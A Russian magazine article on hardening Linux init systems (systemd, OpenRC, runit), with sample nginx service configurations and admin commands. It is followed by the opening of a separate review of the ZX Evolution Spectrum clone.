Выбор системы инициализации в Linux — важнейшая задача: от этого зависит надежность и безопасность. Systemd ругают за сложность и потенциальные уязвимости, SysVinit считается устаревшим, а OpenRC и runit — непонятная экзотика. В этой статье я разберу systemd, OpenRC и runit, их архитектуру, влияние на безопасность и практическое применение, чтобы помочь тебе выбрать.

Система инициализации — это процесс с PID 1, который запускает все остальное в Linux. Если она настроена неправильно, это может открыть двери для атак или усложнить восстановление после сбоя. Например, в 2018 году уязвимость CVE-2018-15686 в systemd позволяла злоумышленнику с локальным доступом получить root-права через ошибку в обработке сообщений D-Bus. Такие проблемы показывают, что выбор и настройка init-системы напрямую влияют на безопасность. Понимание того, как разные системы работают и защищаются, помогает минимизировать риски и упростить аудит.

SYSTEMD: ВОЗМОЖНОСТИ И РИСКИ

Systemd — экосистема, используемая в Ubuntu, RHEL, Debian. Она управляет множеством внутренних механизмов в этих системах. Поддержка cgroups v2, namespaces и resolved позволяет изолировать процессы и ресурсы, что делает systemd популярным инструментом для DevSecOps, но сложность этого инструмента увеличивает поверхность атаки. Сложность всегда создает дополнительные риски!

Давай разберем, что умеет systemd и как ее обезопасить.

Как писать systemd

Автор systemd Леннарт Пёттеринг:

> *Правильно писать systemd, а не System D или даже SystemD. И уж точно не system d. Почему? Потому что это системный демон (system daemon), а в Unix/Linux их пишут в нижнем регистре и добавляют суффикс d (тоже строчный). А так как systemd управляет системой (system), он и называется systemd. Все просто. Единственный случай, когда мы допускаем заглавную букву в названии (хотя и нам не по душе), — если вы начинаете предложение со слова systemd.*

Безопасность

Systemd — это не просто механизм инициализации, а целая экосистема, которая управляет службами, сетью, логированием и даже контейнерами. Она стоит по умолчанию в Ubuntu, RHEL, Debian и других популярных дистрибутивах, но ее сложность вызывает споры. Давай разберем, что она умеет и как ее обезопасить.

Systemd работает с юнитами — конфигурационными файлами, которые задают, как запускать службы (.service), сокеты (.socket), таймеры (.timer) или точки монтирования (.mount). Например, файл **nginx.service** определяет, как поднять веб-сервер, его зависимости и ограничения. Среди компонентов — systemd-journald для бинарного логирования (альтернатива rsyslog), systemd-networkd и resolved для управления сетью и DNS, logind для контроля пользовательских сессий и systemd-nspawn для легкой контейнеризации.

Для безопасности systemd предлагает механизмы ограничения привилегий, которые проще, чем настройка seccomp или POSIX-капабилити.

- `NoNewPrivileges=yes` блокирует повышение привилегий, даже при эксплуатации уязвимостей.
- `PrivateTmp=yes` изолирует `/tmp`, чтобы служба не читала чужие файлы.
- `ProtectSystem=full` делает каталоги `/usr`, `/boot` и `/etc` доступными только для чтения.
- `ReadWritePaths` разрешает запись только в указанные директории, например `/var/log/nginx`.
- `CapabilityBoundingSet` ограничивает capabilities — возможности процессов выполнять те или иные действия.
- `RestrictAddressFamilies` разрешает только нужные протоколы, такие как `AF_INET` и `AF_INET6`.
- `MemoryDenyWriteExecute=yes` защищает от инъекции кода в процессы.
- `PrivateDevices=yes` ограничивает доступ к /dev.

Вот пример безопасной конфигурации для Nginx в `/etc/systemd/system/secure-nginx.service`:

```
[Unit]
Description=Secure NGINX Web Server
After=network.target

[Service]
ExecStart=/usr/sbin/nginx -c /etc/nginx/nginx.conf
User=nginx
Group=nginx
CapabilityBoundingSet=CAP_NET_BIND_SERVICE
NoNewPrivileges=yes
PrivateTmp=yes
ProtectSystem=full
ReadWritePaths=/var/lib/nginx /var/log/nginx
RestrictAddressFamilies=AF_INET AF_INET6
MemoryDenyWriteExecute=yes
PrivateDevices=yes
ProtectHome=yes
SystemCallFilter=@system-service
SystemCallArchitectures=native

[Install]
WantedBy=multi-user.target
```

Эта конфигурация запускает nginx от имени непривилегированного пользователя, ограничивает его возможности, изолирует `/tmp`, `/home` и системные директории, разрешает только IPv4/IPv6 и блокирует выполнение кода из памяти. Команда `systemd-analyze security secure-nginx.service` покажет оценку уязвимостей и предложит улучшения.

Но у `systemd` есть и риски. Уязвимости, такие как CVE-2018-15686, показывают, что сложность системы создает потенциальные векторы атак. Бинарные логи `journald` сложнее анализировать без `journalctl`, что может затруднить аудит.

Сбой одного компонента, например `resolved`, может повлиять на всю систему. Чтобы снизить риски, отключай ненужные модули (systemctl disable systemd-resolved), обновляй `systemd` и интегрируй `journald` с `auditd` или SIEM.

АЛЬТЕРНАТИВЫ: OPENRC И RUNIT

Если systemd кажется слишком громоздкой, есть альтернативы, которые проще и легче в плане безопасности, но требуют больше ручной настройки. Давай разберем OpenRC и runit, их архитектуру, настройку и подход к безопасности.

OpenRC: гибкость и прозрачность

OpenRC используется в Alpine Linux и Gentoo. Это надстройка над традиционными shell-скриптами в `/etc/init.d`, которая добавляет поддержку зависимостей между службами и параллельный запуск, делая эту систему быстрее, чем классический SysVinit.

Управление осуществляется через `rc-service` — для запуска или остановки служб — и `rc-update` — для настройки автозапуска. Например, чтобы запустить Nginx, достаточно выполнить `rc-service nginx start`, а чтобы добавить Nginx в автозагрузку — `rc-update add nginx default`.

OpenRC использует текстовые логи, обычно в `/var/log`, что упрощает аудит по сравнению с бинарными логами systemd. Логи Nginx, например, можно проверить командой `less /var/log/nginx/error.log`.

Для безопасности OpenRC поддерживает ограничение ресурсов, что позволяет задавать лимиты на CPU, память или количество процессов. Например, можно сделать так, чтобы Nginx не потреблял больше 512 Мбайт памяти, добавив в `/etc/conf.d/nginx` строку `RC_ULIMIT="-m 512000"`. Однако встроенных механизмов изоляции, таких как cgroups или namespaces, здесь нет.

Для усиления безопасности можно использовать chroot или запускать службы от имени непривилегированного пользователя. Например, для настройки Nginx в chroot нужно создать окружение в `/var/chroot/nginx` и запускать через chroot `/var/chroot/nginx /usr/sbin/nginx`. Также можно ограничить сетевые протоколы через iptables или nftables, задав правила вроде `iptables -A INPUT -p tcp --dport 80 -j ACCEPT`. Это требует ручной настройки, но дает полный контроль.

OpenRC хорош для серверов и контейнеров, где важна прозрачность и легкость аудита. Его минималистичная архитектура снижает поверхность атаки по сравнению с systemd, но отсутствие встроенных инструментов изоляции требует от администратора больше знаний. Например, для защиты службы можно комбинировать OpenRC с AppArmor или SELinux, задавая строгие политики доступа.

Runit: минимализм для контейнеров

Runit, используемый в Void Linux, — это ультралегкая init-система, которая подходит для контейнеров и IoT. Она работает в три этапа: инициализация ядра, запуск runsvdir для управления службами и завершение работы. Службы настраиваются через скрипты в `/etc/sv`, а управлять можно при помощи команды `runsv`. Например, чтобы обеспечить работу Nginx, создается скрипт `/etc/sv/nginx/run`:

```
#!/bin/sh
exec chroot /var/service/nginx /usr/sbin/nginx -c /etc/nginx/nginx.conf
```

Для активации службы нужно выполнить `ln -s /etc/sv/nginx /var/service/` и `sv start nginx`. Логи хранятся в текстовом формате, например в `/var/log/nginx`, и их легко анализировать, например командой `tail -f /var/log/nginx/error.log`. Это делает runit удобным для аудита.

С точки зрения безопасности runit минимизирует поверхность атаки за счет простоты. Отсутствие сложных компонентов, как у systemd, снижает риск уязвимостей. Однако встроенная изоляция ограничивается chroot, что требует дополнительных мер, таких как запуск служб от непривилегированного пользователя или ограничение системных вызовов через seccomp. Например, для Nginx можно создать пользователя nginx и настроить скрипт `/etc/sv/nginx/run` для запуска от его имени:

```
exec su -s /bin/sh nginx -c "/usr/sbin/nginx -c /etc/nginx/nginx.conf"
```

Также можно использовать iptables для ограничения сетевых протоколов, как в случае с OpenRC.

Runit идеален для контейнеров (например, Docker) и IoT, где важна минимальная зависимость от внешних компонентов. Его простота упрощает отладку, но для сложных сценариев, таких как управление зависимостями между службами, требуется больше ручной работы. Например, если Nginx зависит от базы данных, нужно вручную настроить порядок запуска через скрипты в `/etc/sv`.

СРАВНЕНИЕ INIT-СИСТЕМ

Чтобы понять, какая система лучше подходит для твоих задач, сравним их по ключевым критериям.

Критерий	systemd	OpenRC	runit
Поверхность атаки	Высокая (много компонентов)	Средняя	Низкая
Встроенная изоляция	Отличная (cgroups, namespaces)	Ограниченная (rlimits)	Минимальная (chroot)
Прозрачность логов	Бинарные, сложнее анализ	Текстовые, проще	Текстовые, проще
Сложность настройки	Средняя	Средняя	Высокая
Для чего подходит	Серверы, десктопы	Универсален	Контейнеры, IoT

Systemd предлагает мощные инструменты изоляции, такие как cgroups и namespaces, но его сложность увеличивает поверхность атаки. OpenRC балансирует между функциональностью и простотой, подходя для универсальных систем, но требует ручной настройки безопасности. Runit минимизирует риски за счет простоты, но его возможности изоляции ограничены, что делает его идеальным для контейнеров и IoT.

ПРАКТИКА: НАСТРОЙКА И ДИАГНОСТИКА

Systemd

Чтобы настроить безопасный сервис в systemd, создай файл `secure-nginx.service` (я приводил его выше) и выполни

```
systemctl daemon-reload
systemctl enable secure-nginx
systemctl start secure-nginx
systemctl status secure-nginx
journalctl -u secure-nginx -b
```

Проверить безопасность:

```
systemd-analyze security secure-nginx.service
```

Посмотреть логи:

```
journalctl -xe --priority=err
```

Посмотреть, какая init-система используется:

```
ps -p 1 -o comm=
```

Посмотреть дерево процессов:

```
pstree -p 1
```

Проанализировать время загрузки:

```
systemd-analyze blame
systemd-analyze plot > boot.svg
```

Для мониторинга атак экспортируем логи в SIEM (например, ELK) из systemd:

```
journalctl -o json | curl -XPOST "http://siem:9200/_bulk" -H "Content-Type: application/json" --data-binary @-
```

OpenRC

В OpenRC настройка Nginx:

```
rc-service nginx start
rc-update add nginx default
rc-status
less /var/log/nginx/error.log
```

Runit

В runit создаем скрипт `/etc/sv/nginx/run` (код выше) и активируем:

```
ln -s /etc/sv/nginx /var/service/
sv start nginx
```

Посмотреть статус и логи:

```
sv status nginx
tail -f /var/log/nginx/error.log
```

ВЫВОДЫ

Выбор системы инициализации — это баланс между функциональностью и безопасностью. Systemd дает мощные инструменты для изоляции и автоматизации, но ее сложность требует внимательной настройки. OpenRC и runit проще и прозрачнее, что идеально для контейнеров и IoT, где важна минимальная поверхность атаки.

Для защиты системы в systemd используй `NoNewPrivileges`, `PrivateTmp` и `ProtectSystem`, проверяй юниты через `systemd-analyze security` и интегрируй логи с SIEM. В критически важных средах комбинируй systemd с SELinux или AppArmor и используй контейнеры. Для минималистичных систем выбирай runit или OpenRC с текстовыми логами для легкого аудита. Понимание сильных и слабых сторон init-систем поможет построить надежную и безопасную Linux-инфраструктуру.

СПЕКИ НА МАКСИМАЛКАХ

На что способен ZX Evolution — самый продвинутый клон ZX Spectrum

В этой статье мы разберемся, что представляет собой ZX Evolution — современный клон ZX Spectrum на FPGA, который сохраняет дух оригинала, но работает с SD-картами, VGA и актуальной периферией. Мы посмотрим, из чего состоит этот компьютер, какими возможностями он располагает и почему эта плата остается удобным инструментом для тех, кто не хочет ограничиваться эмулятором классического «Синклера».

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Кто-то в детстве мечтал о мопеде или электрической железной дороге с почти настоящими паровозиками, я же — о компьютере ZX Spectrum. Увы, вдоволь наиграться с этой замечательной машиной в далекой и безоблачной юности мне не удалось, потому уже в зрелом возрасте я решил наверстать упущенное и купил себе ZX Evolution — современный клон легендарного «Спекки». Этот компьютер оказался вполне рабочей платформой, которая эмулирует сразу несколько версий «Спектрума», позволяет запускать привычные программы и все-таки пережить опыт, недоступный мне в детстве.

ЗАКОНЫ ЭВОЛЮЦИИ


Сегодня существует сразу несколько конкурирующих проектов «осовременивания» ZX Spectrum, и ZX Evolution выделяется в этом ряду тем, что это — полностью отечественная разработка. Вообще, путь ZX Evolution начался задолго до появления самой платы. В конце восьмидесятых в России сформировалась своя школа Spectrum-совместимых машин, которые получили просто фантастическую популярность на просторах бывшего СССР. Именно эта популярность создала основу для будущего проекта.

Компьютер-конструктор ZX Evolution разработала группа энтузиастов под названием NedoPC, которую в 2002 году основал Александр Шабаршин, известный под ником Shaos. К тому моменту крупные предприятия и мелкие кооперативы уже перестали серийно выпускать «Спектрумы» из-за падения спроса на них, но среди существующего комьюнити поклонников платформы все еще оставался интерес к новым моделям компьютеров. Создателями ZX Evolution стали Вадим Акимов (LVD), Роман Чунин (CHRV) и Дмитрий Дмитриев (DDp), а софт писал Вячеслав Савенков (Savelij).

Изначально ZX Evolution назывался Pentevo и задумывался как продолжение разработок московской компании «МикроАРТ», начатых еще в первой половине девяностых годов. В стандартной прошивке планировалось реализовать совместимость с Pentagon 1024SL 2.x и ATM Turbo 2+. Работу компьютера в режиме Pentagon впервые показали на Chaos Constructions 2009, в режиме ATM Turbo 2 — на DiHalt 2011. Машина распространялась небольшими партиями и стала для энтузиастов тем, чем мог бы быть ZX Spectrum, если бы его развитие не остановилось в начале девяностых. Иными словами, этот компьютер не попытка реконструкции прошлого, а прямое продолжение идей, которые когда-то определили российскую спектрумовскую культуру.

ХАРДВАР


Почему я все-таки решил обзавестись ZX Evolution, даже будучи счастливым владельцем двух классических клонов «Спектрума» раннероссийского производства? Прежде всего потому, что эта машина имеет форм-фактор miniATX, то есть ее можно без труда запихнуть в обычный компьютерный корпус, не заморачиваясь с какими-то экзотическими блоками питания.



ZX Evolution можно смонтировать в обычном компьютерном корпусе

